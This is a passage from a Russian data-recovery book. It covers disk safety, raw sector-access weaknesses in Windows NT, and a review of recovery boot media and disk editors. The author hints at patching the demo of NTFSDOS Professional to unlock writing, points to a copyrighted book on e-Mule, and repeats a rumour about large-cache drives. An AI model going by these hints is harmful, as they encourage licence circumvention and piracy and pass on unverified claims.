Внимательно следите за температурой, не допуская перегрева винчестера. Предельно допустимую температуру можно узнать из спецификации. Большинство современных винчестеров нормально выдерживают температуру окружающей среды до 50—60 °C (не путайте ее с показаниями встроенного термодатчика), не требуя дополнительного охлаждения.

Не разгоняйте процессор, PCI-шину и оперативную память! Все это может привести к необратимому разрушению служебных структур файловой системы, затраты на восстановление которой сведут на нет весь выигрыш, полученный от разгона. Кстати, на винчестерах с кэш-памятью в 8 Мбайт старые версии Windows (более ранние, чем Windows XP) чувствуют себя очень плохо, зачастую приводя к серьезной порче винчестера. Это происходит потому, что при выходе из системы Windows отключает питание винчестера еще до того, как он успевает сбросить кэш. Проблема решается либо переходом на Windows XP, либо установкой соответствующего пакета обновления (Service Pack). Вообще говоря, винчестеры с большим кэшем лучше не приобретать, так как, по слухам, они недостаточно надежны и имеют много нерешенных инженерных проблем.

Не используйте штатного шифрования файлов и динамических томов — все они хранят служебную информацию в реестре операционной системы, и после ее краха становятся недоступными. Также никогда не запускайте программ, в которых вы не уверены, и уж тем более не предоставляйте им права администратора! Всегда используйте минимум необходимых для работы прав, входя в систему от имени администратора лишь при реальной необходимости. Запрещайте модификацию всех файлов, которые не собираетесь модифицировать в ближайшее время, отобрав этот атрибут у всех пользователей, от имени которых вы обычно регистрируетесь в системе.

Следуя всем перечисленным выше советам, вы многократно снижаете риск необратимой потери данных и значительно упрощаете процедуру их восстановления в случае, если они все-таки будут разрушены.

"Дыры" в системе безопасности

Считается, что операционные системы семейства Windows NT надежно защищают данные от разрушения. Во-первых, они блокируют прямой доступ к аппаратуре, во-вторых, обеспечивают возможность разграничения доступа, которую, по уверениям Microsoft, еще никто до сих пор не обошел (во всяком случае, универсального метода обхода системы разграничения доступа до сих пор еще не найдено).

И вы этому верите? Ха! Сейчас я вам объясню, как сильно вы заблуждаетесь. Для начала ответьте на несколько простых вопросов. У вас установлен пишущий привод CD? А пишущие программы есть? А работают они случайно не через Advanced SCSI Programming Interface (ASPI)? А вы знаете, что драйвер ASPI позволяет любому приложению, независимо от уровня его полномочий, работать со всеми устройствами IDE/SCSI на низком уровне, в частности, стирая все сектора? Вы решили ликвидировать эту брешь в системе безопасности и удалили драйвер ASPI? Можете ли вы теперь считать, что вы в безопасности? Нет, так как останется SCSI Pass Through Interface (SPTI), намертво вживленный в операционную систему и позволяющий делать все то же самое, что и ASPI, пускай и требующий наличия прав администратора. Неужели вы верите, что злоумышленнику будет так уж трудно их получить? Вы жестоко ошибаетесь! Чтение физического диска на секторном уровне по умолчанию доступно всем пользователям без исключения (и его не так-то просто запретить). В то же время, на секторном уровне не существует понятия "привилегий" (access permissions), и файлы с конфиденциальной информацией (включая информацию по аутентификации) доступны всем пользователям (строго говоря, никаких "файлов" на секторном уровне не существует, но для хакеров это — не преграда).

Что касается драйверов, то их полномочия ничем не ограничены, и они могут делать с системой все что угодно. Нередко драйверы содержат критические ошибки, приводящие к краху Windows и превращающие файловую систему в манную кашу. Особенно этим грешат драйверы от кустарных разработчиков, наплевательски относящихся к культуре программирования. Можно ли запретить приложению устанавливать свои драйверы в системе? Ну, в общем-то, можно (для этого достаточно лишь быть зарегистрированным в системе с правами простого пользователя на момент установки приложения). Вот только что это нам даст? Без драйвера приложение работать не будет, а достойную альтернативу ему удастся найти не всегда.

Диагностика и устранение повреждений жесткого диска

Наиболее распространенные повреждения жесткого диска, а также методы их диагностики и устранения кратко описаны в табл. 1.1.

Таблица 1.1. Диагностика и методы устранения повреждений жесткого диска

Симптом	Диагноз	Устранение
Жесткий диск не опознается BIOS	Отказ электроники жесткого диска	Обратитесь в специализированную фирму по ремонту жестких дисков или попытайтесь выполнить ремонт самостоятельно по методике, описанной в гл. 4
Операционная система не загружается, BIOS выдает сообщения Non-system disk, Missing operating system, или нечто подобное	При загрузке с дискеты логические диски не видны (команда C: возвращает сообщение об ошибке)	Повреждена таблица разделов или сигнатура 55h AAh Восстановите MBR вручную по методике, описанной в гл. 5, или с помощью утилиты GetDataBack
	При загрузке с дискеты логические разделы видны и исправны (команды C: и dir C: работают)	Поврежден загрузочный сектор и/или MBR Запустите консоль восстановления и дайте команды FIXMBR и FIXBOOT
	При загрузке с дискеты логические разделы видны, но команда dir C: дает ошибку	Поврежден загрузочный сектор или MFT Попробуйте восстановить boot-сектор вручную по методике, описанной в гл. 5. Восстановите MFT с помощью резервной копии из MFTMirror

Таблица 1.1 (окончание)

Симптом		Диагноз	Устранение
Операционная система начинает загружаться, но затем процесс загрузки зависает или прерывается с выводом сообщения об ошибке	При загрузке с дискеты команда <code>dir C:</code> выполняется нормально, а <code>chkdsk</code> не находит ошибок	Возникла проблема с конфигурацией самой операционной системы	Переустановите операционную систему, предварительно скопировав все ценные файлы на другой носитель
	При загрузке с дискеты команда <code>dir</code> в одном или нескольких подкаталогах выводит мусор или показывает не все файлы	Повреждена MFT или одна из ее дочерних структур	Запустите DiskExplorer и прочитайте все файлы из MFT напрямую, в обход индексов
	При загрузке с дискеты некоторые файлы не читаются, при этом винчестер издает ритмичные скребущие звуки	Физические повреждения поверхности диска	Запустите утилиту восстановления жесткого диска, полученную от его производителя
	Некоторые файлы содержат в себе фрагменты других файлов	На диске образовались пересекающиеся кластеры	Запустите <code>chkdsk</code>
	Свободное место на диске стабильно уменьшается без видимых причин	Некоторые кластеры оказались потерянными	Запустите <code>chkdsk</code>

Глава 2



Основные средства восстановления данных

Даже если у вас золотые руки и светлая голова, при восстановлении данных ни за что не обойтись без специализированных инструментов. В идеале вы должны быть готовы разработать все необходимое для работы самостоятельно. Восстановление данных — довольно кропотливая и рутинная работа, и при реанимации диска объемом от 80 до 120 Гбайт без автоматизации просто не обойтись. Общий недостаток всех известных дисковых докторов — отсутствие встроенного языка программирования или хотя бы развитой системы макрокоманд. Естественно, прежде чем что-то автоматизировать, необходимо разобраться в ситуации, а выполнить эту работу может только человек. Компьютеру доверять ее ни в коем случае нельзя — для этого он недостаточно интеллектуален. Только человек может уверенно отличить актуальные данные от мусора.

Однако не стоит впадать и в другую крайность, снова и снова изобретая велосипед. Среди утилит, представленных на рынке, есть практически все необходимое. Естественно, большинство таких утилит распространяются на коммерческой основе, и за них приходится платить. К сожалению, многие из дорогостоящих инструментов не оправдывают возлагаемых на них ожиданий, и к выброшенным на ветер деньгам примешивается горечь от утраты данных. Работая над этой книгой, я протестировал множество разнообразных программных продуктов. В этой главе будут кратко описаны наиболее известные из них и даны рекомендации по их использованию.

Загрузочные дискеты и Live CD для Windows

Средства восстановления и диагностики, установленные на основном жестком диске, годятся лишь для обучения, а для практического восстановления этого диска они бесполезны. Даже если сбой окажется не настолько серьезным,

чтобы воспрепятствовать загрузке Windows, попытка "лечения" диска в многозадачной среде носит весьма непредсказуемый характер. Записывая что-либо на диск в обход драйвера файловой системы, вы сильно рискуете. Проиллюстрируем это утверждение на простом примере. Представьте себе, что вы восстанавливаете ранее удаленный файл, обновляя святую святых файловой системы NTFS — главную файловую таблицу (MFT), а в это время система создает или удаляет другой файл, обращаясь при этом к тому же самому сектору, что и вы. Что произойдет в результате? Правильно — файл, а, возможно, и весь дисковый том, окажется окончательно разрушенным. Кроме того, система блокирует активные исполняемые файлы и файлы данных, что делает невозможным их восстановление даже при наличии архивной копии. О борьбе с вирусами в таких условиях лучше вообще не упоминать. Многие вирусы, обосновавшись в системе, блокируют запуск антивирусных программ или умело скрываются от них, не позволяя себя удалить или обнаружить. Если же в результате сбоя перестала загружаться Windows, то вы вообще остаетесь ни с чем...

Главное преимущество FAT16/32 по сравнению с NTFS — это, бесспорно, изначально присущая ей возможность загрузки с системной дискеты. MS-DOS 7.0 поддерживает длинные имена файлов. Это позволяет скопировать с восстанавливаемого диска все файлы, доступные штатному драйверу операционной системы. Но если восстанавливаемый диск отформатирован под NTFS, сделать это будет уже не так просто. Разумеется, никто не запрещает нам подключить восстанавливаемый диск "вторым" к системе с работоспособной Windows NT/2000/XP. Для этого даже не обязательно иметь два компьютера. Просто подключите к своему компьютеру еще один винчестер, установите на него систему из семейства Windows NT и наслаждайтесь жизнью. При этом следует учитывать, что информация о программных реализациях RAID, созданных Windows NT 4.0 или более ранними версиями, содержится в реестре и потому при переносе диска на другую систему оказывается недоступна. Динамические диски, появившиеся в Windows 2000, хранят свои атрибуты на фиксированных участках диска и потому не привязаны к своей "родной" системе. С шифрованными файлами дела обстоят не в пример хуже. Ключ шифрования хранится глубоко в недрах пользовательского профиля, и на другой системе расшифровка файлов оказывается невозможной. Причем создание пользователя с таким же именем и паролем не решает проблемы, так как ключ шифрования генерируется системой случайным образом и не может быть воспроизведен. В таких ситуациях не остается никакого другого пути, кроме атаки по методу "грубой силы".

Некоторые типы разрушений файловой системы способны вызывать зависание оригинального драйвера NTFS или приводить к появлению синего экрана

смерти (Blue Screen of Death, BSOD). Это создает серьезные проблемы, так как для восстановления диска необходимо запустить средства восстановления (минимально необходимый инструментарий), а для их запуска необходимо загрузить Windows (а вот это как раз и невозможно!). Оказавшись в подобной ситуации, попробуйте подключить такой диск к системе, не поддерживающей NTFS (например, Windows 98 или MS-DOS). Не забудьте, что если вы выбрали такой путь, то утилиты, применяемые вами для восстановления, должны быть совместимы с этой операционной системой. Еще один вариант выхода из этой ситуации — подключение восстанавливаемого диска к системе Linux. Драйвер Linux игнорирует вспомогательные структуры файловой системы (например, файл транзакций) и потому успешно монтирует даже диски, содержащие сплошной мусор.

Благодаря усилиям Марка Руссиновича, создавшего замечательную утилиту NTFSDOS Professional, с разделами NTFS стало возможно работать и в средах MS-DOS или Windows 9x. Тем не менее, при всех достоинствах данной утилиты она отнюдь не является самостоятельным драйвером. Это всего лишь "обертка" (wrapper) вокруг штатного драйвера NTFS.SYS, эмулирующая необходимое окружение и диспетчеризирующая файловые запросы. С одной стороны, это хорошо тем, что мы имеем полноценную поддержку NTFS, на 100% совместимую с нашей версией операционной системы (NTFS.SYS извлекается как раз оттуда). Для сравнения, драйверы NTFS, написанные сторонними разработчиками (в частности, драйвер Linux), реально работают лишь на чтение, да и то кое-как (потоки и прочие "вкусности" NTFS начисто игнорируются). С другой стороны, если поврежденный диск вызывает зависание NTFS.SYS, он вызовет и зависание NTFSDOS Professional! Однако с такими проблемами приходится сталкиваться не так уж и часто, поэтому полезность этой утилиты воистину неоценима. Демонстрационная копия NTFSDOS Professional, доступная для бесплатного скачивания (<http://www.sysinternals.com/Utilities/NtfsDosProfessional.html>), поддерживает лишь чтение дисков NTFS, а за возможность записи приходится платить (коммерческую полнофункциональную версию можно получить на <http://www.winternals.com> — это платный вариант www.sysinternals.com). Тем не менее, поскольку NTFSDOS Professional — это всего лишь обертка, после небольшой доработки она с готовностью согласится не только читать, но и писать.

ПРИМЕЧАНИЕ

Обратите внимание на то, что я не призываю вас взламывать что бы то ни было. В данном случае речь о взломе не идет! Напротив, я призываю вас к созидательной деятельности и к наращиванию функциональных возможностей существующей программы!

Говоря об NTFSDOS Professional, следует упомянуть об ее установке и сопутствующих проблемах.

Установка NTFSDOS Professional представляет собой двухэтапную процедуру. Сначала необходимо запустить программу Setup, работая под управлением Windows NT/2000/XP. Затем, используя эту систему, вы должны будете создать загрузочные дискеты NTFSDOS Professional. Для этого запустите программу Creator, которую инсталлятор установил в программной группе NTFSDOS Professional. Программа Creator обнаружит системные файлы Windows NT/2000/XP и на их основе создаст две дискеты. На первую дискету будет помещен исполняемый файл ntfspro.exe и все остальные файлы, которые позволят вам монтировать диски NTFS и получать к ним доступ. На вторую дискету будет помещен файл ntfschk.exe, а также другие файлы, необходимые для запуска программы chkdsk на дисках NTFS. Программа Creator автоматически сожмет все системные файлы Windows NT/2000/XP при их копировании на дискету, поэтому имена и размеры файлов могут отличаться от соответствующих им файлов на вашем жестком диске.

Если вам нужна локализованная (то есть русифицированная) загрузочная дискета NTFSDOS Professional, то вы столкнетесь с небольшой проблемой. Дело в том, что русифицированная версия MS-DOS, даже в самом минимальном комплекте поставки (IO.SYS + COMMAND.COM), занимает намного больше места, чем рассчитывал Русинович. Поэтому для начала вам придется создать загрузочную дискету с локализованной версией MS-DOS. Это проще всего сделать средствами Windows 98 с помощью команд `FORMAT /S A:` или `SYS A:.` Загрузившись с системной дискеты, извлеките ее из дисководы (предварительно скопировав `command.com` на виртуальный диск), а затем вставьте первую дискету, созданную инсталлятором NTFSDOS Professional, и дайте из командной строки команду `ntfspro.exe`.

В качестве альтернативного варианта можно воспользоваться загрузочной дискетой от компании Active@Data Recovery Software (<http://download2.lsoft.net/NtfsFloppySetup.exe>) или загрузочным CD-ROM от того же производителя (<http://download2.lsoft.net/boot-cd-iso.zip>). Центральным звеном каждого из этих средств является независимый драйвер NTFS, работающий из-под MS-DOS. Этот драйвер способен монтировать тома NTFS даже при полном разрушении вспомогательных файловых структур, серьезном повреждении MFT или полном разрушении корневого каталога. Драйвер самостоятельно сканирует диск в поисках уцелевших записей в MFT, показывая, в том числе, и удаленные файлы, и предлагая их восстановить. Разумеется, возможность записи на диск реализована только в коммерческой версии, а демонстрационная позволяет лишь скопировать файлы на внешний носитель (жесткий

диск, отформатированный под FAT, или на дискету). Динамические диски, к сожалению, не поддерживаются. Помимо этого, в комплект поставки входят:

- ☐ утилита для создания и восстановления образов диска;
- ☐ утилита для надежного затирания данных (эта возможность полезна, если вы возвращаете продавцу диск, ранее содержавший конфиденциальные данные);
- ☐ программа для работы с разделами жесткого диска (восстановление разрушенных таблиц разделов и их заблаговременная архивация);
- ☐ утилита unerase для NTFS.

Если приобретение второго жесткого диска вам не по карману, а возможности загрузчиков MS-DOS вас не устаивают, воспользуйтесь еще одной утилитой, разработанной Марком Руссиновичем, — ERD Commander. Эта утилита позволяет запускать усеченную версию Windows с дискет (5 штук) или CD. В настоящее время ERD Commander распространяется только на коммерческой основе, хотя в Интернете до сих пор можно найти предыдущие, бесплатные версии. Стоит, правда, отметить, что по сравнению с коммерческой версией программы возможности бесплатных версий весьма ограничены. В частности, тестирование бесплатной версии ERD Commander 2000 вызывало у меня смесь разочарования с удивлением. Во-первых, инсталлятор записал на дискету многопроцессорное ядро (а у меня однопроцессорная машина!). Как следствие, при загрузке с дискеты Windows не нашла нужного ядра и отказалась загружаться. Пришлось менять ядро вручную. Затем обнаружились и другие ошибки инсталлятора, и пришлось немало повозиться, прежде чем Windows все-таки загрузилась. Подготовленный инсталлятором образ CD тоже был далек от совершенства — он представлял собой обычную папку с файлами и файл bootsector.bin, прожечь которые можно не каждой утилитой. Для прожига загрузочного CD я воспользовался CDRTOOLS. Тот же результат может быть получен и с помощью CDRWIN, а вот популярный Nero burning ROM для этой цели, увы, не годится. Тем не менее, ERD Commander стоит всех мучений! С его помощью вы можете:

- ☐ менять пароль системного администратора;
- ☐ редактировать реестр поврежденной системы;
- ☐ управлять сервисами и драйверами;
- ☐ восстанавливать удаленные файлы, копировать и модифицировать любые системные и пользовательские файлы (в том числе и по сети);
- ☐ редактировать таблицу разделов и управлять динамическими дисками;
- ☐ сравнивать файлы поврежденной и работоспособной систем;
- ☐ производить откат системы в рабочее состояние, и многое-многое другое.

К сожалению, средствами восстановления разрушенного диска напрямую ERD Commander не располагает, так как его основное назначение — восстановление работоспособности поврежденной операционной системы. Стоит, правда, отметить, что под управлением ERD Commander можно вызвать дискового доктора или любую другую Windows-утилиту, но в этом случае никакого смысла в его приобретении нет, так как второй винчестер обойдется дешевле.

Начиная с Windows 2000, Microsoft включила в операционную систему некоторое подобие загрузчика, способного стартовать с CD-ROM и поддерживающего NTFS. Называется это средство консолью восстановления (Recovery Console). Это — действительно консоль, ничего не знающая о GUI и способная запускать лишь консольные приложения (например, chkdsk.exe и другие утилиты подобного типа). Чтобы запустить Recovery Console, загрузите компьютер с дистрибутивного компакт-диска Windows. Когда инсталлятор предложит выбрать между установкой новой копии Windows или восстановлением одной из обнаруженных на компьютере операционных систем этого семейства, нажмите клавишу <R>, выбирая опцию **Recovery Console**. Вам будет предложено ввести пароль администратора (запустить консоль не удастся, если вы забыли этот пароль, или если поврежден системный реестр). После успешной регистрации запустится командный интерпретатор, теоретически позволяющий скопировать уцелевшие файлы на другой диск. Практически же по умолчанию доступна только папка, в которой установлена система Windows, причем копирование на съемные носители запрещено. Хорошенькое начало! Зачем вам нужна системная папка Windows? Ведь личные документы намного нужнее! К счастью, это ограничение легко можно снять (следует только заметить, что сделать это нужно заблаговременно). Для этого необходимо присвоить системным переменным AllowAllPaths и AllowRemovableMedia значение true (SET AllowAllPaths = true, SET AllowRemovableMedia = true). Еще один путь снятия данного ограничения выглядит следующим образом: откройте окно **Панель управления (Control Panel)**, выберите опцию **Администрирование (Administration Tools)**, затем — опцию **Локальные параметры безопасности (Local security policy)**. Найдите пункт **Консоль восстановления: разрешить копирование дискет и доступ ко всем папкам (Recovery Console: Allow floppy copy and access to all drives and all folders)** и активизируйте эту опцию (переведя ее в состояние **enabled**). Смысл этой защиты мне не совсем понятен. Простые пользователи до консоли восстановления дотягиваются крайне редко, а профессионалов подобные манипуляции безумно раздражают. Находясь в консоли восстановления, вы можете:

- ☐ запускать chkdsk (полезность этого "доктора" весьма сомнительна, так как он зачастую лишь усугубляет разрушения);

- ☐ создавать и удалять разделы на жестком диске;
- ☐ перезаписывать MBR и boot-сектор;
- ☐ форматировать логические диски;
- ☐ управлять службами и драйверами;
- ☐ удалять, копировать, переименовывать файлы и изменять их атрибуты (включая те, что блокируются при запуске системы);
- ☐ выполнять другие сервисные операции.

При желании вы можете запускать и свои собственные консольные приложения, при условии, что они не используют никаких динамических библиотек за исключением NTDLL.DLL. Однако технику разработки таких приложений мы обсудим как-нибудь в другой раз, так как это очень обширный вопрос, заслуживающий написания отдельной книги.

В Windows XP идея консоли восстановления получила дальнейшее развитие, вылившееся в *Windows PE*. Это — слегка усеченная версия Windows XP, способная загружаться с CD-ROM и запускать GUI-приложения. Фактически она полностью заменяет собой "второй" жесткий диск, и для восстановления системы с ее помощью не требуется никакого дополнительного оборудования! К сожалению, легальная версия Windows PE в широкую продажу так и не поступила (Microsoft предоставляет ее только разработчикам оборудования, сервисным специалистам и официальным партнерам). Тем не менее, спрос рождает предложение, а загружать Windows с CD требуется многим. Поэтому, если вы не имеете возможности получить копию Windows PE, воспользуйтесь альтернативным средством — *Bart's PE Builder* (рис. 2.1). Эта бесплатно распространяемая утилита (<http://www.nu2.nu/pebuilder/>) извлечет с дистрибутивного диска Windows все необходимые файлы и автоматически сформирует iso-образ загрузочного CD. Вам останется только прожечь этот образ на болванку. При желании на CD можно помещать и другие полезные утилиты, в том числе и собственной разработки, формируя мощный набор средств восстановления поврежденных жестких дисков. При этом все эти средства можно разместить на трехдюймовом мини-диске CD-R/RW, свободно умещающемся в нагрудном кармане. Вам никогда больше не понадобится таскать с собой устрашающие своими размерами стопки дискет или даже отдельные винчестеры. К слову сказать, существует множество плагинов (plugin) для Bart's PE Builder, представляющих собой программы, адаптированные для запуска с CD. Среди них есть и утилиты восстановления данных, и дисковые редакторы, и даже Nero Burning ROM. Большую коллекцию плагинов можно найти на домашней страничке Bart's PE Builder: <http://www.nu2.nu/pebuilder/>. Здесь же вы найдете и краткое руководство по работе с этой утилитой. Официально PE Builder поддерживает Windows 2000, Windows XP

и Windows 2003. Однако при ближайшем рассмотрении выясняется, что для успешного создания загрузочного CD на базе Windows 2000 требуется дистрибутивный диск Windows 2000 с интегрированным SP1. Зато создание диска на базе Windows 2003 прошло успешно (использовался CD-ROM с 180-дневной версией Windows Server 2003, бесплатно распространяемый компаний Microsoft).



Рис. 2.1. Логотип диска Bart's PE

Live Linux CD

За последние годы появилось множество дистрибутивов Linux, загружающихся прямо с CD-ROM и не требующих установки на винчестер. Нужно ли говорить, что это — очень удобная штука для восстановления данных. Тем не менее, далеко не все дистрибутивы пригодны для этой цели, и не все пригодные одинаково хороши, поэтому краткий обзор не помешает.

□ **KNOPPIX 3.7** — с моей точки зрения, это самый лучший из всех имеющихся дистрибутивов. Основан на GNU/Debian. Занимает всего один диск, но содержит практически все: от дисковых утилит и компиляторов до офисных пакетов и мультимедийных приложений. Очень шустро работает, требует от 128 Мбайт оперативной памяти (если доступный объем памяти меньше, то будет использоваться файл подкачки). В 2004 году издательство O'Reilly выпустило шикарную книгу "KNOPPIX Hacks", содержащую главы, посвященные технике восстановления данных. Саму книжку можно найти в e-Mule, а KNOPPIX — заказать в интернет-

магазине <http://www.linuxcenter.ru> или загрузить через Интернет (например, отсюда: <http://www.knoppix.net/get.php>).

- ❑ **Frenzy 0.3** — дистрибутив, основанный на FreeBSD с небольшим количеством дисковых утилит, ориентированных на ext2fs. Следует при этом отметить, что основной файловой системой самой BSD является UFS/FFS, и поддержка ext2fs в ней весьма ограничена. Тем не менее, для восстановительных работ данный дистрибутив вполне пригоден, и всем поклонникам BSD его можно смело рекомендовать.
- ❑ **SuSE 9.2** — с моей точки зрения, это посредственный дистрибутив. Занимает целых два диска (один с KDE, другой с GNOME). Требуется не менее 256 Мбайт оперативной памяти (правда, версия с KDE запускается и при 220 Мбайт). Очень медленно работает и не содержит практически ничего, кроме малого количества офисных программ.

Выбор носителей для копирования

Времена, когда восстанавливаемый винчестер было можно скопировать на пару пачек дискет, давно прошли, и теперь процедура извлечения данных с поврежденных винчестеров значительно усложнилась. На сегодняшний день наилучший выбор — это пишущие приводы (особенно DVD). Пары пачек носителей достаточно для копирования жесткого диска любой разумной емкости, однако достойных программ прожига под MS-DOS нет и, по-видимому, уже и не будет. Существующие утилиты (включая их консольные разновидности) требуют для своего запуска Windows PE или Bart's PE. Основная проблема здесь заключается в том, что ни Windows PE, ни Bart's PE не в состоянии монтировать разрушенные диски NTFS (на некоторых из них драйвер NTFS зависает или приводит к появлению синего экрана смерти).

Такие средства, как штатная консоль восстановления, NTFS-DOS Professional, и Active@Data Recovery Boot Disk, поддерживают только дискеты и IDE-накопители. При этом демонстрационные версии NTFS-DOS Professional и Active@Data Recovery Boot Disk требуют, чтобы диск, на который производится копирование данных, был отформатирован для использования FAT16/32, а его максимальный объем не превышал 8 Гбайт. Если вам необходимо восстановить диск большего объема, вам придется последовательно копировать его на несколько жестких дисков. Я согласен, что это — достаточно дорогое удовольствие, но дешевых решений в деле восстановления данных не бывает.

Дисковые редакторы

Настоящие профессионалы восстанавливают разрушенные логические структуры непосредственно в дисковом редакторе. Они не доверяют никаким автоматизированным утилитами (кроме программ собственной разработки), поскольку никогда не известно заранее, какой подлости от них следует ждать. Так же поступим и мы, делая основной упор именно на ручное восстановление. Раз дисковый редактор станет нашим главным инструментом, это должен быть хороший и комфортный редактор, в противном случае восстановление из увлекательной работы превратится в пытку.

Лучшим, и, кстати говоря, до сих пор никем не превзойденным, дисковым редактором, когда-либо созданным за всю историю существования IBM PC, был и остается знаменитый *Norton DiskEditor* от компании Symantec (см. рис. 2.2 и 2.3). Этот редактор обеспечивает удобную навигацию по диску, возможность просмотра большинства служебных структур в естественном виде, а также мощный контекстный поиск. Эти возможности до предела упростили процедуру восстановления, взяв всю рутинную работу на себя. Старичок и поныне остается в строю. Разумеется, под Windows NT он не запускается, однако работает под MS-DOS и Windows 9x, наследуя все ограничения, накладываемые BIOS на предельно допустимый объем диска в 8 Гбайт.




Рис. 2.2. DiskEditor отображает FAT




Рис. 2.3. DiskEditor отображает корневой каталог

ПРИМЕЧАНИЕ

Следует, правда, отметить, что попытка восстановления диска из многозадачной среды, которую представляет собой Windows 9x, может привести к результату, прямо противоположному вашим ожиданиям. Впрочем, на разделы NTFS это условие не распространяется. Операционная система Windows 9x не поддерживает файловую систему NTFS и ничего не пишет на ее разделы.

К сожалению, DiskEdit ничего не знает об NTFS, и потому разбирать все структуры приходится вручную. Однако это еще не самое худшее. Редактор DiskEdit не поддерживает кодировку UNICODE, а это создает уже более серьезные проблемы. Поэтому, несмотря на все достоинства DiskEdit, лучше все-таки выбрать другой редактор.

Microsoft Disk Probe

Редактор Microsoft Disk Probe входит в состав бесплатно распространяемого пакета Support Tools. Этот редактор незатейлив и довольно неудобен в использовании. Если все, что вам требуется — это подправить пару байт в нужных секторах, Disk Probe вполне подойдет, но для восстановления серьезных разрушений он непригоден. Тем не менее, им поддерживаются следующие базовые функции редактирования:

- ☐ чтение и запись логических и физических секторов и их групп;

- ☐ просмотр таблицы разделов (рис. 2.4) и загрузочных секторов FAT16 и NTFS в их естественном виде (рис. 2.5);
- ☐ поддержка UNICODE;
- ☐ глобальный поиск по фиксированному или произвольному смещению строки от начала сектора;
- ☐ запись секторов в файлы и их последующее восстановление и т. д.

Основные претензии, которые можно высказать в адрес этой программы, — отсутствие горячих клавиш и невозможность перехода к следующему сектору по нажатию клавиши <PageDown>. В результате, каждый раз, как только требуется перейти к следующему сектору, необходимо обращаться к меню, а при проведении масштабных работ это крайне неудобно.




Рис. 2.4. Disk Probe отображает таблицу разделов




Рис. 2.5. Disk Probe за поиском сектора

Acronis Disk Editor

Этот редактор представляет собой слегка усовершенствованный вариант Disk Probe. Он имеет разукрашенный интерфейс (рис. 2.6 и 2.7), в нем существенно упрощена процедура выбора дисков, а также обеспечена возможность перехода к следующему или предыдущему секторам по нажатию клавиш <PageDown> и <PageUp> соответственно. В функции поиска реализована поддержка большого количества различных кодировок (для сравнения, Disk Probe поддерживает лишь одну альтернативную кодировку — Cyrillic Windows-1251). Появилась и возможность поиска шестнадцатеричных данных (HEX-поиск). Однако, несмотря на все эти достоинства, данный редактор не свободен и от недостатков. Например, при масштабировании окна меняется и количество байт в строке, что делает навигацию по сектору весьма

противоречивой и затруднительной. Кроме того, данный редактор отображает текущую позицию курсора только в десятичном формате (для сравнения, Disk Probe отображает ее в шестнадцатеричном формате), что также вряд ли приведет вас в восторг.




Рис. 2.6. Acronis Disk Editor за поиском строки




Рис. 2.7. Acronis Disk Editor отображает загрузочный сектор NTFS

DiskExplorer от Runtime Software

Это — поистине великолепный дисковый редактор, самый лучший из всех, с которыми мне только доводилось работать. Фактически это аналог Norton DiskEditor, но предназначенный для работы под управлением Windows 9x/Windows NT и обеспечивающий полную поддержку NTFS (рис. 2.8 и 2.9).

